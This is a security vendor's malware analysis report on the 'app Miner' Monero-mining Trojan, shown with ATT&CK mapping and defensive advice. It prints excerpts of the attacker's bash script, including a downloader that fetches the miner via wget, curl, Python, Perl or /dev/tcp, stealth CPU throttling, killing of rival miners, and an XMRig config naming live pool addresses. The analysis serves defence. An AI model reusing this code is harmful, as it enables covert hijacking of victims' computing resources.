Analysis of the Mining Trojan "app Miner" Activity

Antiy CERT

Completion time of first draft: 30 October, 2024
Time of first release:7 November, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT detected a mining Trojan attack incident. This mining Trojan first appeared in March 2024 and has continuously updated its attack scripts. The typical feature of this mining Trojan is to download the corresponding mining program based on the operating system type, check if the system environment has tools such as curl, Python, and Perl, and if so, use these tools to download the mining program. If not, it will perform download adaptation and dynamically adjust the running parameters according to the CPU computing power. It will not saturate the CPU resources and avoid being detected and discovered by users due to excessive resource consumption. The mining Trojan is named "app Miner" because the string "app" appears multiple times in its script.

After verification, Antiy IEP can effectively detect and eliminate this mining Trojan.

2 Attack process

The app Miner mining Trojan will first perform functions in a series of functional modules. For example, the hash rate of Monero mining is estimated according to the number of CPU threads, the running parameters are dynamically adjusted according to the CPU calculation force, and a directory with sufficient space for placing mining Trojan is searched through a designated directory, Generate a formatted file name based on the operating system type and architecture of the affected host to find the competitive mining process running in the infected system, and so on. After that, the mining program will be downloaded from the specified URL, and the mining configuration file will be set for mining. The Trojan has many functions, but the default state script does not open these functions or to be developed, mainly including the planned task function, the service function, the process check function and so on.





Figure 2-1 Attack flowchart 21

3 Analysis of Script Functions


Estimate the hash rate of Monero mining based on the number of CPU threads, and then dynamically calculate and select a port number based on this hash rate. This port number is used to configure a mining program to select the appropriate port for communication. Such a design may be intended to select suitable settings based on the different performance of different machines when running on different machines.



```
function MO_PORT() {
  local PORT=""
  CPU_THREADS=$(nproc)
  EXP_MONERO_HASHRATE=$(( CPU_THREADS * 700 / 1000))
  if [ -z $EXP_MONERO_HASHRATE ]; then
    [ $DEBUG -eq 1 ] && echo "ERROR: Can't compute projected Monero CN hashrate"
    return 1
  fi
  PORT=$(( $EXP_MONERO_HASHRATE * 30 ))
  PORT=$(( $PORT == 0 ? 1 : $PORT ))
  PORT=`CPU_POWER $PORT`
  PORT=$(( 10000 + $PORT ))
  if [ -z $PORT ]; then
    [ $DEBUG -eq 1 ] && echo "ERROR: Can't compute port"
    return 1
  fi
  if [ "$PORT" -lt "10001" -o "$PORT" -gt "18192" ]; then
    [ $DEBUG -eq 1 ] && echo "ERROR: Wrong computed port value: $PORT"
    return 1
  fi
  echo $PORT;
  return 0
}
```

Figure 3-1 Estimating hash rates for Monero excavations 3-1


Call mathlib calculation results according to the specified formula based on 70% of the CPU cores. For example, for a 16 core CPU, this result is 4096. By controlling the number of threads, the CPU's resources are not saturated.



```
function CPU_POWER() {
  if ! type bc >/dev/null; then
    if [ "$1" -gt "8192" ]; then
      echo "8192"
    elif [ "$1" -gt "4096" ]; then
      echo "4096"
    elif [ "$1" -gt "2048" ]; then
      echo "2048"
    elif [ "$1" -gt "1024" ]; then
      echo "1024"
    elif [ "$1" -gt "512" ]; then
      echo "512"
    elif [ "$1" -gt "256" ]; then
      echo "256"
    elif [ "$1" -gt "128" ]; then
      echo "128"
    elif [ "$1" -gt "64" ]; then
      echo "64"
    elif [ "$1" -gt "32" ]; then
      echo "32"
    elif [ "$1" -gt "16" ]; then
      echo "16"
    elif [ "$1" -gt "8" ]; then
      echo "8"
    elif [ "$1" -gt "4" ]; then
      echo "4"
    elif [ "$1" -gt "2" ]; then
      echo "2"
    else
      echo "1"
    fi
  else
    echo "x=l($1)/l(2); scale=0; 2^((x+0.5)/1)" | bc -l;
  fi
}
```

Figure 3-2 Dynamic adjustment of CPU power 32


Traverse a series of directories (e.g., $HOME, $PWD, / var / tmp, / dev / shm, / var / run, / tmp), try to find a writable directory in these directories, and check that there is enough free space.



```
function FS_WRDIR() {
  local MIN_MB="$1"
  local DIR=""
  local DIR_PATH=""
  local DIR_SPACE=1
  local TMP_FILE=""
  for DIR in $HOME $PWD /var/tmp /dev/shm /var/run /tmp; do
    if [ ! -z "$DIR" ] && [ -d "$DIR" ]; then
      TMP_FILE=$(RAND_STR "16" || echo ".tmp_file")
      if [ -w "$DIR" ] && printf "${TMP_FILE}" > "$DIR/${TMP_FILE}" && [ -f
      "$DIR/${TMP_FILE}" ] && [ "${TMP_FILE}" = $(cat "$DIR/${TMP_FILE}") ]; then
        rm -f "$DIR/${TMP_FILE}" 2> /dev/null
        DIR_PATH="$DIR"
        if [ -z "$MIN_MB" ]; then
          break
        else
          DIR_SPACE=$(df -BM "$DIR_PATH" 2>/dev/null | awk 'NR==2 {if ($4+0 >
          $MIN_MB) print "1"; else print "0"}' || echo 2)
          [ $DIR_SPACE -ne 0 ] && break
        fi
      fi
    fi
  done
```

Figure 3-3 Traverse the specified directory and check the available space size of the directory


Generates a formatted file name based on the operating system type, the architecture, and whether compression and encryption are required. This feature is typically used to generate platform-specific and configured executable files or package names for identification and use in different environments.



```
function REM_XBIN_NAME() {
  local TAR="$1"
  local AES="$2"
  local TYPE=$(OS_TYPE)
  local ARCH=$(OS_ARCH)
  local EXT=""
  if [ "$TYPE" = "Linux" ]; then
    TYPE="lnx"
  elif [ "$TYPE" = "FreeBSD" ]; then
    TYPE="bsd"
  else
    return 1
  fi
  if [ "$ARCH" = "x86_64" ]; then
    ARCH="x64"
  elif [ "$ARCH" = "aarch64" ]; then
    ARCH="a64"
  elif [ "$ARCH" = "i386" ]; then
    ARCH="a32"
  else
    return 1
  fi
  if [ "$TAR" = "1" ]; then
    EXT=".tar.gz"
  fi
  if [ "$AES" = "1" ]; then
    EXT="${EXT}.aes"
  fi
  echo "${TYPE}_${ARCH}${EXT}"
  return 0
}
```

Figure 3-4 Format File Name 3-3


Find the running competitive mining process in the system, support precise matching and pattern matching. It selects the best way to search according to the tools available on the system (such as pgrep, ps, pidof), and when these tools are not available, it searches through the / proc file system manually, and when the mining process of the competitive products is found, Use pkill, killall, kill, and other commands to end the process.



```
function PROC_FIND() {
  local PATTERN="$1"
  local EXACT=$2
  local RESULT=""
  if command -v pgrep >/dev/null; then
    if [ $EXACT -eq 1 ]; then
      RESULT=$(pgrep -x "$PATTERN" 2>/dev/null)
    else
      RESULT=$(pgrep -f "$PATTERN" 2>/dev/null)
    fi
  elif command -v ps >/dev/null; then
    if [ $EXACT -eq 1 ]; then
      RESULT=$(ps -C "$PATTERN" -o pid= 2>/dev/null | awk '{printf "%s ", $0}')
    else
      RESULT=$(ps aux 2>/dev/null | grep -iE "$PATTERN" | awk '{print $2}' | tr '\n' ' ')
    fi
  elif command -v pidof >/dev/null && [ $EXACT -eq 1 ]; then
    RESULT=$(pidof "$PATTERN" 2>/dev/null)
  else
    for DIR in /proc/*/ ;do
      [ ! -d "$DIR" ] && continue
      PID=$(basename "$DIR")
      [ "$PID" -eq "$PID" ] 2>/dev/null || continue;
      EXE=$(readlink "$DIR/exe" | cut -d' ' -f1)
      CMD=$(cat "$DIR/cmdline" | tr '\0' ' ' | sed -r 's:\s+$::g')
      [ -z "$CMD" ] && CMD=$(cat "$DIR/comm" | tr '\0' ' ' | sed -r 's: \s+$::g')
      if [ $EXACT -eq 1 ]; then
        if [ "$CMD" = "$PATTERN" ]; then
          printf "%s " "$PID"
        fi
      else
        if echo "$CMD" | grep -qE "$PATTERN"; then
          printf "%s " "$PID"
        fi
      fi
    done
    return 0
  fi
  echo "$RESULT"
  return 0
}
```

Figure 3-5 Looking for a running competitive excavation process 4


Authority to change the list of landings for mining procedures.



```
if [ $PWN_ROOT -eq 1 ]; then
  "./$LC_RBIN" -c "chmod -R 0777 .xbin 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 .xbin.dec 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 .bin 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 ${LC_XBIN} 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 ${LC_XBIN}.dec 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 ${LC_XCFG} 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "chmod -R 0777 ${LC_CBIN} 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr .xbin 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr .xbin.dec 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr .bin 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr ${LC_XBIN} 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr ${LC_XBIN}.dec 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr ${LC_XCFG} 2>/dev/null" &>/dev/null
  "./$LC_RBIN" -c "rm -fr ${LC_CBIN} 2>/dev/null" &>/dev/null
else
  chmod -R 0777 ".xbin" 2>/dev/null
  chmod -R 0777 ".xbin.dec" 2>/dev/null
  chmod -R 0777 ".bin" 2>/dev/null
  chmod -R 0777 "${LC_XBIN}" 2>/dev/null
  chmod -R 0777 "${LC_XBIN}.dec" 2>/dev/null
  chmod -R 0777 "${LC_XCFG}" 2>/dev/null
  chmod -R 0777 "${LC_CBIN}" 2>/dev/null
  rm -fr ".xbin" 2>/dev/null
  rm -fr ".xbin.dec" 2>/dev/null
  rm -fr ".bin" 2>/dev/null
  rm -fr "${LC_XBIN}" 2>/dev/null
  rm -fr "${LC_XBIN}.dec" 2>/dev/null
  rm -fr "${LC_XCFG}" 2>/dev/null
  rm -fr "${LC_CBIN}" 2>/dev/null
fi
```

Figure 3-6 Authority for changing the table of contents of the mining program 35


The mining program is downloaded from the specified URL, and the download operation is based on the tools on the victim's machine. For example, wget, curl, perl, Python 2. x, and Python 3. x.



```
function DL_FILE() {
  local URL="$1"
  local RPATH="$2"
  local LPATH="$3"
  local TOOL="$4"
  local STOOL="$5"
  if [ "$TOOL" = "wget" ]; then
    DL_WGET "$URL" "$RPATH" "$LPATH" "$STOOL"
  elif [ "$TOOL" = "curl" ]; then
    DL_CURL "$URL" "$RPATH" "$LPATH" "$STOOL"
  elif [ "$TOOL" = "python2" ]; then
    DL_PYTHON2 "$URL" "$RPATH" "$LPATH" "$STOOL"
  elif [ "$TOOL" = "python3" ]; then
    DL_PYTHON3 "$URL" "$RPATH" "$LPATH" "$STOOL"
  elif [ "$TOOL" = "perl" ]; then
    DL_PERL "$URL" "$RPATH" "$LPATH" "$STOOL"
  elif [ "$TOOL" = "devtcp" ]; then
    DL_DEVTCP "$URL" "$RPATH" "$LPATH"
  else
    DL_CURL "$URL" "$RPATH" "$LPATH" "$STOOL" || DL_WGET "$URL" "$RPATH" "$LPATH"
    "$STOOL" || DL_PYTHON2 "$URL" "$RPATH" "$LPATH" "$STOOL" || DL_PYTHON3 "$URL"
    "$RPATH" "$LPATH" "$STOOL" || DL_PERL "$URL" "$RPATH" "$LPATH" "$STOOL" ||
    DL_DEVTCP "$URL" "$RPATH" "$LPATH"
  fi
  return $?
}
```

Figure 3-7 Download the mining program 3-6

Set the mining configuration file, and the address of the mining pool is 207.180.217.230: 80.



```
function XMRIG_CFG() {
  local URL="$1"
  local USER="$2"
  local PASS="$3"
  local RIGID="$4"
  local BGROUND="$5"
  local PRIORITY="$6"
  printf
  '{"api":{"id":null,"worker-id":null},"http":{"enabled":false,"host":"127.0.0.1","
  port":0,"access-token":null,"restricted":true},"autosave":true,"background":%s,"c
  olors":false,"title":false,"randomx":{"init":-1,"init-avx2":-1,"mode":"auto","1gb
  -pages":true,"rdmsr":true,"wrmsr":true,"cache_qos":false,"numa":true,"scratchpad_
  prefetch_mode":1},"cpu":{"enabled":true,"huge-pages":true,"huge-pages-jit":false,
  "hw-aes":null,"priority":%s,"memory-pool":false,"yield":false,"max-threads-hint":
  100,"asm":true,"argon2-impl":null,"cn/0":true,"cn-lite/0":true},"opencl":{"enable
  d":false,"cache":true,"loader":null,"platform":"AMD","adl":true,"cn/0":false,"cn-
  lite/0":false},"cuda":{"enabled":false,"loader":null,"nvml":true,"cn/0":false,"cn
  -lite/0":false},"donate-level":0,"donate-over-proxy":0,"log-file":null,"pools":[{
  "algo":null,"coin":null,"url":%s,"user":%s,"pass":%s,"rig-id":%s,"nicehash":true,
  "keepalive":true,"enabled":true,"tls":false,"tls-fingerprint":null,"daemon":false
  ,"socks5":null,"self-select":null,"submit-to-origin":false},{"algo":null,"coin":"
  monero","url":"185.213.26.27:8000","user":%s,"pass":%s,"rig-id":%s,"nicehash":tru
  e,"keepalive":true,"enabled":true,"tls":false,"tls-fingerprint":null,"daemon":fal
  se,"socks5":null,"self-select":null,"submit-to-origin":false}],"print-time":60,"h
  ealth-print-time":60,"dmi":true,"retries":5,"retry-pause":5,"syslog":false,"tls":
  {"enabled":false,"protocols":null,"cert":null,"cert_key":null,"ciphers":null,"cip
  hersuites":null,"dhparam":null},"dns":{"ipv6":false,"ttl":30},"user-agent":null,"
  verbose":0,"watch":true,"pause-on-battery":false,"pause-on-active"
  "$BGROUND" "$PRIORITY" "$URL" "$USER" "$PASS" "$RIGID" "$USER" "$PASS" "$RIGID"
}
```

Figure 3-8 Set up the excavation profile 3-7

4 ATT&CK Mapping Map of Event

For the complete process of the attacker dropping the mining Trojan, the ATT&CK mapping map corresponding to this attack event is shown in Figure 4-1.




Figure 4-1 The ATT&CK mapping diagram corresponding to the event1

The technology points used by the attacker are shown in Table 41.Table 4-1 Description of ATT&CK technical behavior corresponding to the event1

Table 4-1 Description of ATT&CK technical behavior corresponding to the event1

ATT&CK stages / categories	Specific behavior	Notes
Execution	Using command and script interpreters	Use the bash script command
Persistence	Use of external remote services	Create Services
	Utilization of planned tasks / jobs	Create a scheduled task
Right to Submission	Abuse of enhanced control authority mechanism	Modify file permissions
Defensive evasion	Modify file and directory permissions	Modify file permissions and directory permissions
Findings	Discovery of system information	Find information such as system architecture
Impact	Resource hijacking	Occupying CPU resources

5 Recommendations for protection

For mining attack, Antiy suggests the following protective measures for the enterprise:

1. Install terminal protection: Install anti-virus software, and for different platforms, it is recommended to install Windows / Linux versions of Antiy IEP;

2. Strengthen the strength of SSH passwords: Avoid using weak passwords, and recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;

3. Update patches in time: It is suggested to activate the automatic update function to install system patches, and the server shall update the system patches in time;

4. Update third-party application patches in time: It is recommended to update application patches of third-party applications such as Redis in time;

5. Enable log: Enable the key log collection function (security log, system log, error log, access log, transmission log and cookie log) to provide a foundation for the tracing of security events;


6. Host reinforcement: Conduct penetration test and security reinforcement for the system;

7. Deployment of Intrusion Detection System (IDS): Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing of malware. Taking network traffic as the detection and analysis object, Antiy PTD can accurately detect a mass of known malware and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

8. Antiy service: In case of malware attack, it is suggested to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer; Antiy 7 * 24 service hotline: 400-840-9234.

